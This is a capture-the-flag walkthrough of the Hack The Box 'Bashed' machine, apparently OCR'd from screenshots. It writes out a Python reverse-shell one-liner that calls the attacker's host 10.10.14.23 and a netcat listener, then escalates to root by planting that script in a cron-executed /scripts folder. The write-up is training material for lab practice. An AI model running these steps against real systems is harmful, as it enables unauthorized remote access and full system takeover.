
root@kali:~# **nc -lnvp 1234**



```
root@kali:~# nc -lnvp 1234
listening on [any] 1234 ...
```

In the web terminal:

www-data:/var/www/html/uploads# **python chacka0101.py**



10.10.10.68/dev/phpbash.php
Search
Most Visited
Getting Started
root@kali: ~
File Edit View Search Terminal Help


```
www-data@bashed:/var/www/html/dev# cd ..
www-data@bashed:/var/www/html# cd uploads
www-data@bashed:/var/www/html/uploads# ls
chacka0101.py
index.html
```

```
root@kali:~# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.68] 33010
/bin/sh: 0: can't access tty; job control turned off
$
```

```
www-data:/var/www/html/uploads# python chacka0101.py
```

Create a pseudo terminal (PTY):


$ python -c 'import pty; pty.spawn("/bin/bash")'



```
root@kali:~# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.68] 33010
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bashed:/var/www/html/uploads$
```


Privilege Escalation:

```
www-data@bashed:/var/www/html/uploads$ cd /
cd /
www-data@bashed:/$ sudo -l

www-data@bashed:/$ ls -alh
```



```
www-data@bashed:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/$ ls -alh
ls -alh
total 88K
drwxr-xr-x  23 root          root          4.0K Dec  4  2017 .
drwxr-xr-x  23 root          root          4.0K Dec  4  2017 ..
drwxr-xr-x   2 root          root          4.0K Dec  4  2017 bin
drwxr-xr-x   3 root          root          4.0K Dec  4  2017 boot
drwxr-xr-x  19 root          root          4.2K Jun  7 17:09 dev
drwxr-xr-x  89 root          root          4.0K Dec  4  2017 etc
drwxr-xr-x   4 root          root          4.0K Dec  4  2017 home
lrwxrwxrwx   1 root          root            32 Dec  4  2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x  19 root          root          4.0K Dec  4  2017 lib
drwxr-xr-x   2 root          root          4.0K Dec  4  2017 lib64
drwx------   2 root          root           16K Dec  4  2017 lost+found
drwxr-xr-x   4 root          root          4.0K Dec  4  2017 media
drwxr-xr-x   2 root          root          4.0K Feb 15  2017 mnt
drwxr-xr-x   2 root          root          4.0K Dec  4  2017 opt
dr-xr-xr-x 110 root          root             0 Jun  7 17:08 proc
drwx------   3 root          root          4.0K Dec  4  2017 root
drwxr-xr-x  18 root          root           500 Jun  7 17:09 run
drwxr-xr-x   2 root          root          4.0K Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager 4.0K Dec  4  2017 scripts
drwxr-xr-x   2 root          root          4.0K Feb 15  2017 srv
dr-xr-xr-x  13 root          root             0 Jun  7 17:34 sys
drwxrwxrwt  10 root          root          4.0K Jun  7 17:37 tmp
drwxr-xr-x  10 root          root          4.0K Dec  4  2017 usr
drwxr-xr-x  12 root          root          4.0K Dec  4  2017 var
lrwxrwxrwx   1 root          root            29 Dec  4  2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
www-data@bashed:/$
```


Seem like the scripts in this folder get executed by a root cronjob:



```
www-data@bashed:/$ sudo -u scriptmanager ls -alh scripts
sudo -u scriptmanager ls -alh scripts
total 16K
drwxrwxr--  2 scriptmanager scriptmanager 4.0K Dec  4  2017 .
drwxr-xr-x 23 root          root          4.0K Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Jun  7 17:40 test.txt
www-data@bashed:/$ cat /scripts/test.py
cat /scripts/test.py
cat: /scripts/test.py: Permission denied
www-data@bashed:/$ sudo -u scriptmanager cat /scripts/test.py
sudo -u scriptmanager cat /scripts/test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
www-data@bashed:/$ sudo -u scriptmanager cat /scripts/test.txt
sudo -u scriptmanager cat /scripts/test.txt
testing 123!www-data@bashed:/$

www-data@bashed:/$ █
```

NOTE: Close netcat session.


New netcat listening:



```
root@kali:~# nc -lnvp 1234
listening on [any] 1234 ...
```


In the WEB shell, copy chacka0101.py to scripts directory:

www-data@bashed:/var/www/html/uploads# **sudo -u scriptmanager cp /var/www/html/uploads/chacka0101.py /scripts**




```
www-data@bashed:/var/www/html/uploads# ls
chacka0101.py
index.html
www-data@bashed:/var/www/html/uploads# cat chacka0101.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23",1234));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data@bashed:/var/www/html/uploads# sudo -u scriptmanager cp /var/www/html/uploads/chacka0101.py /scripts
www-data@bashed:/var/www/html/uploads# sudo -u scriptmanager cat /scripts/chacka0101.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23",1234));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);

www-data:/var/www/html/uploads# |
```

Wait 10 seconds, cronjob automatic execute scripts in the script's directory:




```
root@kali:~# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.68] 33046
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

Search root flag:



```
root@kali:~# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.68] 33046
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# find / -iname *.txt
/scripts/test.txt
# pwd
/scripts
# cd /
# pwd
/
# find / -iname *.txt
/scripts/test.txt
/root/root.txt
/home/arrexel/user.txt
/var/cache/dictionaries-common/ispell-dicts-list.txt
/boot/grub/gfxblacklist.txt
/etc/X11/rgb.txt
```



```
xt
/usr/lib/python3/dist-packages/language_selector-0.1.egg-info/top_level.txt
/lib/firmware/carl9170fw/config/CMakeLists.txt
/lib/firmware/carl9170fw/carlfw/CMakeLists.txt
/lib/firmware/carl9170fw/CMakeLists.txt
/lib/firmware/carl9170fw/minifw/CMakeLists.txt
/lib/firmware/carl9170fw/tools/carlu/CMakeLists.txt
/lib/firmware/carl9170fw/tools/CMakeLists.txt
/lib/firmware/carl9170fw/tools/src/CMakeLists.txt
/lib/firmware/carl9170fw/tools/lib/CMakeLists.txt
/lib/firmware/qca/NOTICE.txt
/lib/firmware/ath10k/QCA9887/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9377/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9984/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-4.txt
/lib/firmware/ath10k/QCA99X0/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA4019/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9888/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA6174/hw2.1/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA6174/hw3.0/notice_ath10k_firmware-4.txt
# cat /root/root.txt
[redacted]
#
```

Greetings to:

```
Hack The Box            - https://www.hackthebox.eu
Rapid7                  - https://www.metasploit.com/
PenTestMonkey           - http://pentestmonkey.net/
Offensive Security      - https://www.kali.org/
```

-END-